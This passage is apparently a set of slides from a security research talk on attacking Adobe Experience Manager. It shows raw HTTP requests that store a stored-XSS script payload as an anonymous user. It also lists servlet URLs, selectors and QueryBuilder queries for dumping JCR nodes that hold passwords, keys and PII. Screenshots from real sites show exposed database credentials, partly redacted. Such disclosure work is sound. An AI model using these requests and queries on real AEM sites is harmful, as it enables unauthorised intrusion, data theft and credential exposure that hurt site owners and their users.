
```
HTTP/1.1 200 OK
Cache-control: no-cache="set-cookie"
Content-Type: text/html; charset=UTF-8
Date: Sat, 08 Dec 2018 21:10:49 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) Communique/4.2.0
Set-Cookie: AWSELB=37B199111463DC74BB3EEBE2D12CEB7F9A722D08DBB3DBAA2461C0FEA0422FE7EE5512B69B5
F0A0F920189BF60A62733420832A17CB9502FB451909A3F0D0DC11B8C47BF; PATH=/; MAX-AGE=900
Vary: Accept-Encoding,User-Agent
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Frame-Options: SAMEORIGIN
Content-Length: 1966
Connection: Close

<html>
<head>
    <title>Content modified
/content/usergenerated/etc/commerce/smartlists/xss</title>
</head>
<body>
    <h1>Content modified /content/usergenerated/etc/commerce/smartlists/xss</h1>
    <table>
        <tbody>
            <tr>
                <td>Status</td>
                <td><div id="Status">200</div></td>
            </tr>
            <tr>
                <td>Message</td>
                <td><div id="Message">OK</div></td>
            </tr>
            <tr>
```



Anonymous user & HTML prop

75/124



Anonymous user & upload file

76/124

Request

Raw Params Headers Hex

```
POST /content/usergenerated/etc/commerce/smartylists/xssed HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://[REDACTED]
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 76

jcr:data=<script>alert('XSSed+by+0ang3el')<%2fscript>&jcr:mimeType=text/html
```

Response

Raw Headers Hex HTML Render

Target: https://

```
HTTP/1.1 200 OK
Date: Thu, 06 Dec 2018 09:31:15 GMT
Server: Apache/2.4.6 (Red Hat Enterprise Linux) OpenSSL/1.0.2e-fips
Communiqué/4.2.2
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Vary: Accept-Encoding,User-Agent
Access-Control-Allow-Origin: *
Connection: close
Content-Type: text/html; charset=UTF-8
Content-Length: 1933

<html>
<head>
    <title>Content modified
</content/usergenerated/etc/commerce/smartylists/xssed.html</title>
</head>
<body>
    <h1>Content modified
</content/usergenerated/etc/commerce/smartylists/xssed.html</h1>
    <table>
        <tbody>
            <tr>
                <td>Status</td>
                <td><div id="Status">200</div></td>
            </tr>
            <tr>
                <td>Message</td>
                <td><div id="Message">OK</div></td>
            </tr>
            <tr>
                <td>Location</td>
                <td><a href="/content/usergenerated/etc/commerce/smartylists/xssed.html">[REDACTED]</a></td>
            </tr>
        </tbody>
    </table>
</body>
</html>
```

Type a search term 0 matches

Done


Type a search term 0 matches

2,284 bytes | 258 millis



Anonymous user & upload file

77/124



Extracting secrets from JCR



Extracting secrets from JCR

79/124

- Everything is stored in JCR repository as node properties including:
 - Secrets (passwords, encryption keys, tokens)
 - Configuration
 - PII
 - Usernames



Why is it possible?

80/124

- ACL is misconfigured for a JCR node, storing secrets
- Admins rely on AEM dispatcher protection



What to use

81/124

- DefaultGetServlet
- QueryBuilderJsonServlet
- QueryBuilderFeedServlet
- GQLSearchServlet
- Other



DefaultGetServlet

82/124

- Allows to get JCR node with its props
- Selectors
 - tidy
 - infinity
 - numeric value: -1, 0, 1 ... 99999
- Formats
 - json
 - xml
 - res



DefaultGetServlet

83/124

`https://aem.site/.tidy.3.json`

jcr:root

selector tidy

selector depth

output format

Get JCR nodes with props starting from jcr:root with depth **3** and return formatted JSON



DefaultGetServlet - How to grab

84/124

- Get node names, start from jcr:root
 - ./1.json
 - ./ext.json
 - ./childrenlist.json
- Or guess node names:
 - Common names - /content, /home, /var, /etc
- Dump props for each child node of jcr:root
 - /etc.json or /etc.5.json or /etc.-1.json



DefaultGetServlet – What to grab


85/124

- Interesting nodes
 - **/etc** – may contain secrets (passwords, enc. keys, ...)
 - **/apps/system/config** or **/apps/<smth>/config** (passwords, ...)
 - **/var** – may contain private information (PII)
 - **/home** – password hashes, PII
- Interesting props – contain AEM users names
 - jcr:createdBy
 - jcr:lastModifiedBy
 - cq:LastModifiedBy



DefaultGetServlet – In the wild

86/124




The screenshot shows a browser window displaying a JSON configuration file. The URL in the address bar is `https://[REDACTED].com/apps/[REDACTED]/config.author.tidy.1.json/a.ico`. The JSON content includes several database connection details:

```
{  
    "jcr:createdBy": "admin",  
    "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",  
    "jcr:primaryType": "sling:OsgiConfig",  
    "com.[REDACTED].logindetails": {  
        "jcr:createdBy": "admin",  
        "loginaddress": "https://[REDACTED]",  
        "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",  
        "jcr:primaryType": "sling:OsgiConfig"  
    },  
    "com.[REDACTED].registrationdetails": {  
        "registrationlink": "https://[REDACTED]",  
        "jcr:createdBy": "admin",  
        "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",  
        "jcr:primaryType": "sling:OsgiConfig"  
    },  
    "com.[REDACTED].logoutdetails": {  
        "logoutaddress": "https://[REDACTED]",  
        "jcr:createdBy": "admin",  
        "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",  
        "jcr:primaryType": "sling:OsgiConfig"  
    },  
    "com.[REDACTED].oracledbdetails": {  
        "datasourcename": "p[REDACTED]d1",  
        "port": "1524",  
        "password": "w3[REDACTED]",  
        "jcr:createdBy": "admin",  
        "jdbcconnectionuri": "jdbc:oracle:thin:@/[REDACTED]",  
        "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",  
        "username": "[REDACTED]s",  
        "jcr:primaryType": "sling:OsgiConfig",  
        "jdbcdriverclass": "oracle.jdbc.OracleDriver"  
    },  
    "com.[REDACTED].sqldbdetails": {  
        "datasourcename": "PD_EMA[REDACTED]",  
        "port": "55631",  
        "password": "s56$[REDACTED]",  
        "jcr:createdBy": "admin",  
        "jdbcconnectionuri": "jdbc:jtds:sqlserver://[REDACTED]",  
        "jcr:created": "Wed Mar 16 2016 22:43:30 GMT-0400",  
    }  
}
```



DefaultGetServlet – In the wild

87/124



QueryBuilder servlets

88/124

- We can search JCR using different predicates
 - <https://helpx.adobe.com/experience-manager/6-3/sites/developing/using/querybuilder-predicate-reference.html>
- QueryBuilderJsonServlet allows to get Nodes and their Props
 - /bin/querybuilder.json
- QueryBuilderFeedServlet allows to get Nodes (no Props)
 - /bin/querybuilder.feed.servlet
 - we can use blind binary search for Props



Examples of useful searches

89/124

- type=nt:file&nodename=*.zip
- path=/home&p.hits=full&p.limit=-1
- hasPermission=jcr:write&path=/content
- hasPermission=jcr:addChildNodes&path=/content
- hasPermission=jcr:modifyProperties&path=/content
- p.hits=selective&p.properties=jcr%3alastModifiedBy&property=jcr%3alastModifiedBy&property.operation=unequals&property.value=admin&type=nt%3abase&p.limit=1000
- path=/etc&path.flat=true&p.nodedepth=0
- path=/etcreplication/agents.author&p.hits=full&p.nodedepth=-1



QueryBuilder – In the wild

90/124

The screenshot shows a browser developer tools Network tab with two panels: Request and Response.

Request:

```
GET /bin/querybuilder.feed.servlet;?type=nt:file&nodename=*.zip HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Response:

```
Content-Type: application/atom+xml; charset=utf-8
Date: Sat, 09 Jun 2018 16:51:42 GMT
Connection: close
Vary: Accept-Encoding
Set-Cookie: renderid=rend02; path=/
Set-Cookie: [REDACTED]=14b5a3d92b47f0693e38e374b395d8e0135586ccf746cca48728fd35fef341b94f99654f;path=/;secure;httponly

<feed xmlns="http://www.w3.org/2005/Atom"
      xmlns:os="http://a9.com/-/spec/opensearch/1.1/"><title type="text">CQ
      Feed</title><id>https://[REDACTED].com:25078/bin/querybuilder.feed.servlet;?type=nt:file&nodename=*.zip</id><link
      href="https://[REDACTED].com:25078/bin/querybuilder.feed.servlet;?type=nt:file&nodename=*.zip" rel="self"
      /><updated>2018-06-09T16:51:41.897Z</updated><os:itemsPerPage>10</os:itemsPerPage>
      <os:totalResults>10</os:totalResults><os:startIndex>0</os:startIndex><entry><title
      type="html">[REDACTED]-min-configs-public-4.1.0.zip</title><link
      href="https://[REDACTED].com:25078/etc/clientlibs/[REDACTED]/component/Config_
      backup_for_all_env/Prod/[REDACTED]-min-configs-public-4.1.0.zip.html"
      /><id>https://[REDACTED].com:25078/etc/clientlibs/[REDACTED]/component/Config_
      backup_for_all_env/Prod/[REDACTED]-min-configs-public-4.1.0.zip</id><published>2016-10-0
      7T21:24:27.256Z</published></entry><entry><title
      type="html">[REDACTED]-min-configs-author-4.1.0 (1).zip</title><link
      href="https://[REDACTED].com:25078/etc/clientlibs/[REDACTED]/component/Config_
      backup_for_all_env/Prod/[REDACTED]-min-configs-author-4.1.0%20(1).zip.html"
      /><id>https://[REDACTED].com:25078/etc/clientlibs/[REDACTED]/component/Config_
      backup_for_all_env/Prod/[REDACTED]-min-configs-author-4.1.0%20(1).zip</id><published>201
      6-10-07T21:24:27.253Z</published></entry><entry><title
      type="html">[REDACTED]-min-configs-secure-4.1.0.zip</title><link
      href="https://[REDACTED].com:25078/etc/clientlibs/[REDACTED]/component/Config_
      backup_for_all_env/Prod/[REDACTED]-min-configs-secure-4.1.0.zip.html"
      /><id>https://[REDACTED].com:25078/etc/clientlibs/[REDACTED]/component/Config_
